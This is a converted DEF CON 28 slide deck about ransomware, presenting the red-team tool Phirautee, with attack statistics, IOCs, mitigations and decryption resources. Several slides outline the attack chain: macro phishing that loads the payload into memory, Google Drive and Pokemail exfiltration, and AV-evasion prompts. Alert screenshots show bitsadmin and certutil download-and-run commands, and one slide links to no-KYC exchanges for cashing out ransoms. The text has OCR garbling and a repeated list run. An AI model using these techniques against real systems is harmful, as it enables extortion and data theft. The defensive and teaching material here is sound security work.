









- DEF CON 28 Presentation -

https://github.com/Viralmaniar/Phirautee

### LEGAL DISCLAIMER

- Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.
- If you recently suffered a breach or targeted by a ransomware and found techniques or tools illustrated in this presentation similar, this neither incriminates my involvement in any way, nor implies any connection between myself and the attackers.
- The tools and techniques remain universal and penetration testers and security consultants often uses them during engagements.
- Phirautee project must not be used for illegal purposes. It is strictly for educational and research purposes and for people to experiment with.





### WHOAMI

- Over 8 years of experience in the field of information security and management
- Passionate about offensive and defensive security
- Runs a boutique consultancy firm Preemptive Cybersecurity Pty Ltd
- Technical Manager at RisklQ for the APAC region
- In my free time I develop security tools
- Presented at BlackHat USA, RootCon and (ISC)2 local chapter
- Outside of Infosec land I like photography













### AGENDA

- History of threat actors
- Recent news on ransomware attacks
- Introduction to ransomware
- Statistics of the ransomware attacks
- Understand the Ransomware as a Service (RaaS) chain
- Introduction to Phirautee tool and setup guide
- Demo Phirautee
- Mitigation strategies
- Final words on some of the community projects





## STEALING - OLDEST CRIME


















### RECENT RANSOMWARE ATTACKS



TOPI

MUST READ: What is a Chief Technology Officer? Everything you need to know about the CTO

Global Edition Privacy & Security

# UCSF pays \$1.14 million to decrypt files after ransomware attack

The medical school was hit by an opportunistic malware attack on June 1, and the encrypted data was "important to some of the academic work we pursue as a university serving the public good," officials said.

By Mike Miliard | June 29, 2020 | 04:02 PM





# Ransomware: Attacks that start with phishing emails are suddenly back in fashion again


Email was once the main method for delivering ransomware. Now familiar and new forms of ransomware are using it again.



{\* SECURITY \*}

### Canadian insurer paid for ransomware decryptor. Now it's hunting the scum down

A curious tale of Bitcoin exchanges and the High Court





### INTRODUCTION TO RANSOMWARE

• Ransomware is a class of malware that uses cryptography algorithms to encrypt files on the infected machine and later extorts the victim to pay via crypto currency, gift cards, bank transfers or mobile payments.




- Upon payment user may or may not receive a decryption key to retrieve encrypted files.
- Most ransomware attacks are financially motivated.
- Most common way of asking ransom is through cryptocurrency such as Bitcoin (BTC), Ethereum (ETH) or Monero (XMR).
- Recent trends shows ransomware authors are moving to privacy coins such as Monero (XMR). New version of Sodinokibi aka REvil have decided to abandon Bitcoin and switched to Monero Cryptocurrency.






### HOW DO I KNOW IF I AM INFECTEDS

- Ransomware is usually considered as one of the nosiest attacks. Infection signs are shown to users through various channels such as desktop wallpaper, notes and through infection notice.
- An alarming window is opened and you cannot close it.
- Below are some examples of ransomware screens:











### WANNACRY HACKED EVERYTHING































### ATTACK STATISTICS AND INFECTION METHODS



# "Most of the ransomware attacks are opportunistic"








### RANSOMWARE AS A SERVICE

Malicious attackers or criminals hacks into a server or hosts. Make them part of a huge botnet. Puts this machine up for a sale in the market for others to play around.




Malicious attackers then use it for a malware distribution, DDoS attacks, phishing campaigns, social engineering, fraud, Crypto mining or for a ransom.





### **XDEDIC**

- xDedic is a great example of one such marketplace. The service was offering 70k hosts across 173 countries.
- Portal had 416 unique sellers at the time of takedown.



## DO 66.98  La Vega, Concepcion De La   ZIP: 10702  (B) Other		Windows Server 2012 R2   x64   ES Intel(R) Xeon(R) CPU E3-1225 v3 @ 3 Ram: 3.91 GB   CPU Cores: 4		Antivirus: Unknown	
Checked	Uptime			Browsers: &	
15.04.2016	4 Days	L	Unable to check		
7.00\$		Check IP-Score (0.20\$)		Virtual: No	
ayment Systems		Poker Systems			
Not Found.			Not Found.		
Internet Shops		Datir	g Sites		
1. • target.com			Not Found.		
Other Files		Othe	r Sites		
Not F	Found.	1. Y yahoo.com			
Not I	ouna.			eck for Blacklist Bu	

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07191218/xDedic\_marketplace\_ENG.pdf






## LOGS/RDP/SSH/PP/CC/SMB MARKETPLACE

• There are number of market places out there to buy access to compromised hosts

Selling price for access to government networks, corporations or universities is

as low as low 6\$ per host.





















The average ransom amount paid by a ransomware victim to their attacker - in exchange for the promise of a decryption tool - increased throughout last year. But from the third to fourth quarter of 2019, ransom payment amounts skyrocketed, from \$41,198 to \$84,116. The median Q4 payment was \$41,179.

"The doubling of the average reflects the diversity of the threat actors that are actively attacking companies," – Coveware Report.

Attackers using Ryuk and Sodinokibi - aka REvil - are increasingly focusing their attacks on large companies where they can attempt to extort the organization for a seven-figure payout. Note that the average Ryuk ransom payment last quarter was \$780,000

### TARGETED INDUSTRIES



E-Sports Entertainment, Travelex , NHS,
Honda



Blackbaud, Argentine Telcom, UCSF, Cognizant



Toll Group, Deutsche Bahn, Maersk, FedEx



Garmin, IN SPORT, Lion, E-Sports Entertainment



In the last year, has your organisation been hit by ransomware? Base: 5,000 respondents.

(THE STATE OF RANSOMWARE 2020 ) – Sophos white paper






### ATTACK SUMMARY













Ransomware attacks are considered as a number one threats to the networks in the year of 2020.



Attacks are increasingly causing extended periods of costly downtime



Multiple methods available for cashing out the ransom money.





### INTRODUCING PHIRAUTEE

- Phirautee is a proof of concept ransomware tool written purely using PowerShell.
- It uses Living off the Land (LotL) commands to work against the operating system to encrypt files on the machine.
- This tool can be used during internal infrastructure penetration testing or during the red team exercise to validate Blue Team/SOC response to ransom attacks.
- It uses public key cryptography to encrypt user content and exfiltrates large files via Google Drive.
- Upon successful attack the ransomware asks for a payment of 0.10 BTC (~1k USD).
- Detection:
  - File extension of the encrypted files are changed to ".phirautee"
  - Desktop wallpaper of the compromised host is changed with Phirautee background
  - Desktop will have Phirautee.txt file





### PHIRAUTEE ATTACK SETUP

- Phishing server and domain to target an organisation.
- Email server to send malicious documents as an attachment to the targeted user.
- Macro embedded file as an attachment to user which pulls the ransomware from the remote server to targeted machine and runs it in a memory.
- Modify couple of parameters in the ransomware file to utilise it for your use case.
- For data exfiltration:
  - Throwaway Gmail account
  - Gmail API access to a throwaway Google Drive
  - Setup web application on the Google
- Detailed steps for the Google Drive setup can be viewed at: <a href="https://github.com/Viralmaniar/Phirautee/blob/master/Exfil%20Setup.md">https://github.com/Viralmaniar/Phirautee/blob/master/Exfil%20Setup.md</a>





### USE OF CRYPTOGRAPHY IN PHIRAUTEE

- Uses 2048 bits RSA key to encrypt files on the infected machine.
- Private key of the certificate gets sent to attacker using a pre-shared secret aka symmetric keys.



Asymmetric Key Cryptography

Symmetric Key Cryptography






### SYMMETRIC KEYS & ANON SMTP

- Phirautee uses two unique symmetric keys
  - One for the private key of the certificate that's being generated on the user machine.
  - The other one for uploading exfiltrated data on Google Drive
- The private keys are sent to Pokemail as a zip encrypted files.
- Phirautee uses Pokemail services to distribute the attack infrastructure by creating a random location based email address.









### THINK INNOVATIVE

- Can you do your entire attack in memory?
- Can you be more intrusive and silent at the same time?
- Can you compromise a host on the UAC settings of "Always notify"?
- Can you delete logs and clear traces?
- Can you perform the entire malicious operation without user interaction?
- Is your code detected by an AV/EDR vendor?

```
Set-PSRepository -Name 'PSGallery' -InstallationPolicy Trusted

Install-Module -Name 7Zip4Powershell -RequiredVersion 1.12.0 -Scope CurrentUser -AllowClobber -Force

Compress-7Zip -Path C:\temp\data -ArchiveFileName backup.zip -Format Zip -Password "SomeLONG&randuumP@ssf8zzaize"

Compress-7Zip -Path C:\temp\data -ArchiveFileName backup.7z -Format SevenZip -Password "SomeLONG&randuumP@ssf8zzaize" -EncryptFilenames
```





### TRY UNTIL YOU CAN BYPASS



Status: Removed or restored

This threat or app was removed from quarantine or restored to the device.

Threat detected: Trojan:O97M/Mountsi.D!ml

Alert level: Severe Date: 26/7/2020 12:59 PM Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

#### Learn more

#### Affected items:

amsi: C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE

Actions  $\vee$ 

Severe

Severe



Status: Removed

Threat detected: Trojan:Win32/BITSAbuse.B

Alert level: Severe Date: 29/6/2020 6:28 PM Category: Trojan


Details: This program is dangerous and executes commands from an attacker.


#### Learn more

#### Affected items:

CmdLine: C:\Windows\System32\bitsadmin.exe /transfer myDownloadJob / download /priority normal https://raw.githubusercontent.com/Viralmaniar/Phirautee/master/test.bat C:\temp\yo.bat, vbNormalFocus

Actions ~





Status: Removed

Threat detected: Trojan:Win32/Ceprolad.A Alert level: Severe Date: 29/6/2020 6:31 PM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

#### Learn more

#### Affected items:

CmdLine: C:\Windows\System32\certutil.exe -urlcache -split -f https:// raw.githubusercontent.com/Viralmaniar/Phirautee/master/test.bat C:\temp \yo.bat, vbNormalFocus

Actions  $\vee$ 



#### Threat removed or restored

29/6/2020 7:59 PM

Threat detected: Trojan:O97M/OriAmsi.A!ml

Alert level: Severe Date: 29/6/2020 8:00 PM Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

#### Learn more

#### Affected items:

file: C:\Users\VM\Documents\Work\Preemptive Cyber Security Pty Ltd \2020\Defcon & BlackHat USA\Phish Demo\Promotion\_List\_2020\_HR.xlsm

Actions V

Severe














## DEMO TIME!















### IOCS FOR PHIRAUTEE

### File paths:

- C:\temp\cert.cer
- c:\temp\sys.txt
- c:\temp\backup.zip
- c:\temp\sys1.txt
- c:\temp\steal.zip
- C:\users\\$env:USERNAME\PhirauteeBackground-3.jpg

### MD5s:


- 77EA9D33D144072F7B35C10691124D16
- 4E123FF3A7833F0C8AC6F749D337444D

### Domains used for exfil:

- https://smtp.pokemail.net
- https://www.googleapis.com
- https://accounts.google.com
- https://raw.githubusercontent.com

### Registry files:

HKCU:\Control Panel\Desktop







### HOW CRIMINALS CONVERT RANSOM TO CASH?









# 30 Best Crypto Exchanges Without KYC Verification in 2020!

June 25, 2020 / Exchanges



https://bitshills.com/best-non-kyc-crypto-exchanges/





### RANSOMWARE WRITERS ARE NOT PERFECT

- Ransomware writers are humans too. They make mistakes.
- Before paying your ransom make sure your incident response team performs investigation on the malware behavior.
- Some of the ransomware writers drop encryption/decryption keys on the infected machine itself. Make your incident response team to analyse the code.
- Put a proxy in between and modify the amount or address. Sometimes you'll see parameters with value true and false. Changing them decrypts your files.
- Take snapshot of the system before and after the infection if you have samples. Take note of changes on the system.






Low

### RANSOMWARE PROTECTION IN WINDOWS

- Ransomware Protection is disabled by default
- Controlled folder access helps you protect valuable data from malicious apps and threats.
- Controlled folder access feature is included with Windows 10 and Windows Server 2019.
- Directories containing sensitive data should be added to controlled folder.
- In case the malicious application tries to modify or change the documents in the controlled folder a notification is generated through Microsoft Defender.








### MITIGATION STRATEGIES

- Network segmentation and detection of lateral movement. Follow principle of least privilege access or restrict access to sensitive servers. Make use of MFA on all important portals.
- Disable PowerShell for standard domain users and perform application whitelisting.
- Frequent network wide backups (if possible offline).
- Apply patches and have a vulnerability management program.
- Have a dedicated incident response team and develop a plan for ransomware events.
- Invest in a good IDS/IPS/EDR/AV/CASB product.
- Validate the effectiveness of your defense tools and technologies through pre-approved offensive exercise.
- Organise phishing and user education training sessions for your employees.
- Have cyber insurance to help cover costs in case you need to pay the ransom. Furthermore, get your insurance policies reviewed to make sure there are no holes.
- Take help from local feds for the decryption keys.



https://www.nomoreransom.org/







### WWW.NOMORERANSOM.ORG

### DECRYPTED

REDRUM

ZORAB

MAPO

VCRYPTOR

JAVALOCKER

DRAGONCYBER

GOGOOGLE

MAGNIBER

SIMPLELOCKER

KOKOKRYPT

OUROBOROS

RANSONWARED

The battle is over for these ransomware threats. If you have been infected with one of these types of ransomware click on the link under its name and it will lead you to a decryption tool.





### ID-RANSOMWARE.MALWAREHUNTERTEAM.COM

ID Ransomware Q Identify 3 FAQ . Notify Me

#### Which ransomwares are detected?

This service currently detects 911 different ransomwares. Here is a complete, dynamic list of what is currently detected:

\$\$\$ Ransomware, 010001, 0kilobypt, 24H Ransomware, 4rw5w, 5ss5c, 777, 7ev3n, 7h9r, 7zipper, 8lock8, AAC, ABCLocker, ACCDFISA v2.0, AdamLocker, Adhublika AES KEY GEN ASSIST, AES-Matrix, AES-NI, AES256-06, Afrodita, AgeLocker, Ako / MedusaReborn, Al-Namrood, Al-Namrood 2.0, Alcatraz, Alfa, Allcry, Alma Locker, Alpha, AMBA, Amnesia, Amnesia2, Anatova, AnDROid, AngryDuck, Annabelle 2.1, AnteFrigus, Anubis, AnubisCrypt, Apocalypse, Apocalypse (New Variant), ApocalypseVM, ApolloLocker, AresCrypt, Argus, Aris Locker, ArmaQe, ArmaLocky, Arsium, ASN1 Encoder, Ataware, Atchbo, Aurora, AutoLocky, AutoWannaCryV2, Avaddon, AVCrypt, Avest, AWT, AxCrypter, aZaZeL, B2DR, BadBlock, BadEncript, BadRabbit, Bam!, BananaCrypt, BandarChor, Banks1, BarakaTeam, Bart, Bart v2.0, Basilisque Locker, BB Ransomware, BeijingCrypt, BetaSup, BigBobRoss, BigLock, Billy's Apocalypse, Bisquilla, BitCrypt, BitCrypt 2.0, BitCryptor, BitKangoroo, Bitpaymer / DoppelPaymer, BitPyLock, BitStak, BKRansomware, Black Claw, Black Feather, Black Shades, BlackHeart, BlackKingdom, Blackout, BlackRuby, Blind, Blind 2, Blocatto, BlockFile12, Blooper, Blue Blackmail, BoooamCrypt, Booyah, BrainCrypt, Brazilian Ransomware, Brick, BrickR, BTCWare Aleta, BTCWare Gryphon, BTCWare Master, BTCWare PayDay, Bubble, Bucbi, Bud, Bug, BugWare, BuyUnlockCode, c0hen Locker, Cancer, Cassetto, Cerber, Cerber 2.0, Cerber 3.0, Cerber 4.0 / 5.0, CerberTear, Chekyshka, ChernoLocker, Chimera, Chimaym, Chinaym, Chinaym ClicoCrypter, Clop, Clouded, CmdRansomware, CobraLocker, CockBlocker, Coin Locker, CoinVault, Comrade Circle, Conficker, Conti, CoronaVirus, CorruptCrypt, Cossy, Coverton, Cr1ptT0r Ransomware, CradleCore, CreamPie, Creeper, Cripton, Cripton7zp, Cry128, Cry36, Cry9, Cryakl, CryCryptor, CryFile, CryLocker, CrypMic, Crypmic, Crypton, Cryp Crypt0L0cker, Crypt0r, Crypt12, Crypt38, CryptConsole, CryptConsole3, CryptGh0st, CryptGh0st, CrypttoDarkRubix, CryptoDefense, CryptoDevil, CryptoFinancial, CryptoFortress, CryptoGod, CryptoHasYou, CryptoHitman, CryptoJoker, CryptoJoker, CryptoLocker3, CryptoLockerEU, CryptoLocky, CryptoLuck, CryptoMix, CryptoMix Revenge, CryptoMix Wallet, Crypton, CryptoN, CryptoPokemon, CryptoPokemon, CryptoRoger, CryptoShield, CryptoShocker, CryptoTorLocker, CryptoViki, CryptoWall 2.0, CryptoWall 3.0, CryptoWall 4.0, CryptoWire, CryptXXX, CryptXXX 2.0, CryptXXX 3.0, CryptXXX 4.0, CryPy, CrySiS, Crystal, CSP Ransomware, CTB-Faker, CTB-Locker, Cuba, CXK-NMSL, D00mEd, Dablio, Damage, DarkoderCryptor, DataKeeper, DavesSmith / Balaclava, Dcrtr, DCry, DCry 2.0, Deadly, DeathHiddenTear, DeathHiddenTear v2, DeathNote, DeathRansom, Decr1pt, Decryptlomega, DecYourData, DEDCryptor, Defender, Defray, Defray, DeriaLock, Desync, Dharma (.cezar Family), Dharma (.dharma Family), Dharma (.onion F (.wallet Family), Digisom, DilmaLocker, DirtyDecrypt, Dishwasher, District, DMA Locker, DMA Locker 3.0, DMA Locker 4.0, DMALocker Imposter, DoggeWiper, Domino, Done, DoNotChange, Donut, DoubleLocker, DriedSister, DryCry, DualShot, Dviide, DVPN, DXXD, DynA-Crypt, eBayWall, eCh0raix / QNAPCrypt, ECLR Ransomware, EdgeLocker, EduCrypt, EggLocker, El Polocker, Enc1, EnCrypt, EncryptedBatch, EncrypTile, EncryptoJJS, Encryptor RaaS, Enigma, Enjey Crypter, EnkripsiPC, EOEO, Erebus, Erica Ransomware, Eris, Estemani, Eternal, Everbe, Everbe 2.0, Everbe 3.0, Evil, Executioner, ExecutionerPlus, Exocrypt XTC, Exorcist Ransomware, Exotic, Extortion Scam, Extractor, Fabiansomware, Fadesoft, Fantom, FartPlz, FCPRansomware, FCrypt, FCT, FenixLocker, FenixLocker, FineSlocker, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FreeMe, FRSRansomware, FS0ciety, FTCode, FuckSociety, FunFact, FuxSocy Encryptor, Galacti-Crypter, GandCrab, GandCrab v4.0 / v5.0, GandCrab2, GarrantyDecrypt, GC47, Gerber, GermanWiper, GetCrypt, GhostCrypt, GhostHammer, Gibberish, Gibon, Globe, Globe (Broken), Globe3, Globelmposter, Globelmposter 2.0, Godra, GOG, GoGoogle, GoGoogle 2.0, Golden Axe, GoldenEye, Gomasom, Good, GoRansom, Gorgon, Gotcha, GPAA, GPCode, GPGQwerty, GusCrypter, GX40, HadesLocker, Hakbit, Halloware, HappyDayzz, hc6, hc7, HDDCryptor, HDMR, HE-HELP, Heimdall, HellsRansomware, Help50, HelpDCFile, Herbst, Hermes, Hermes 2.0, Hermes 2.1, Hermes837, Heropoint, Hi Buddy!, HiddenTear, HildaCrypt, HKCrypt, HollyCrypt, HolyCrypt, HPE iLO Ransomware, HR, Hucky, Hydra, HydraCrypt, IEncrypt, IFN643, ILElection2020, Ims00ry, Ims0orry, Incanto, InducVirus, InfiniteTear, InfinityLock, InfoDot, InsaneCrypt, iRansom, Iron, Ishtar, Israbye, JabaCrypter, Jack, Pot, Jaff, Jager, JapanLocker, JavaLocker, JepersCrypt, Jemd, Jigsaw, JNEC.a, JobCrypter, JoeGo Ransomware JosepCrypt, JSWorm, JSWorm, JSWorm 4.0, JuicyLemon, JungleSec, Kaenlupuf, Kali, Karma, Karmen, Karo, Kasiski, Katyusha, KawaiiLocker, KCW, Kee Ransomware, KeRanger, Kerkoporta, KeyBTC, KEYHolder, KillerLocker, KillRabbit, KimcilWare, Kirk, KokoKrypt, Kolobo, Kostya, Kozy, Jozy, Kraken, Kraken Cryptor, KratosCrypt, Krider, Kriptovor, KryptoLocker, Kupidon, L33TAF Locker, Ladon, Lalabitch, LambdaLocker, LeChiffre, LightningCrypt, Lilocked, Lime, Litta, LittleFinger, LLTP, LMAOxUS, Lock2017, Lock2Bits, Lock93, LockBit, LockBox, LockCrypt, LockCrypt 2.0, Locked-In, LockedByte, LockeR, LockerGoga, LockLock, LockMe, Lockout, LockTaiwan, Locky, LolKek, LongTermMemoryLoss, LonleyCrypt, LooCipher, Lortok, Lost Files, LoveServer, LowLevel04, Lucky, MadBit, MAFIA, MafiaWare, Magic, Magniber, Major, Makub Locker, MalwareTech's CTF, MaMoCrypter, Maoloa, Mapo, Marduk, Marlboro, MarraCrypt, MarsJoke, Matrix, MauriGo, MaxiCrypt, Maykolin, Maysomware, Maze Ransomware, MCrypt2018, MedusaLocker, MegaCortex, MegaLocker, Mespinoza, Meteoritan, Mew767, Mikoyan, MindSystem, Minotaur, MirCop, MireWare, Mischa, MMM, MNS CryptoLocker, Mobef, MongoLock, Montserrat, MoonCrypter, MorrisBatchCrypt, MOTD, MoWare, MRCR1, MrDec, Muhstik, Mystic, n1n1n1, NanoLocker, NCrypt, Nefilim, Negozl, Nemty, Nemty 2.x, Nemty Special Edition, Nemucod, Nemucod-7z, Nemucod-AES, NETCrypton, Netix, Netwalker (Mailto), NewHT, NextCry, Nhtnwcuf, NM4, NMoreira, NMoreira, Noblis, Nomikon, NonRansomware, NotAHero, Nozelesn, NSB Ransomware, Nuke, NullByte, NxRansomware, Nyton, ODCODC, OhNo!, OmniSphere, OnyxLocker, OoPS, OopsLocker, OpenToYou, OpJerusalem, Ordinypt, Ouroboros v6, OutCrypt, OzozaLocker, PadCrypt, Panther, Paradise, Paradise B29, Paymen45, PayPalGenerator2019, PaySafeGen, PClock, PClock (Updated), PEC 2017, Pendor, Petna, PewCrypt, PGPSnippet, PhantomChina, Philadelphia, Phobos, PhoneNumber, Pickles, PL Ransomware, Plaque 17, Planetary Ransomware, PoisonFang, Poie, PonyFinal, PopCornTime, Potato,





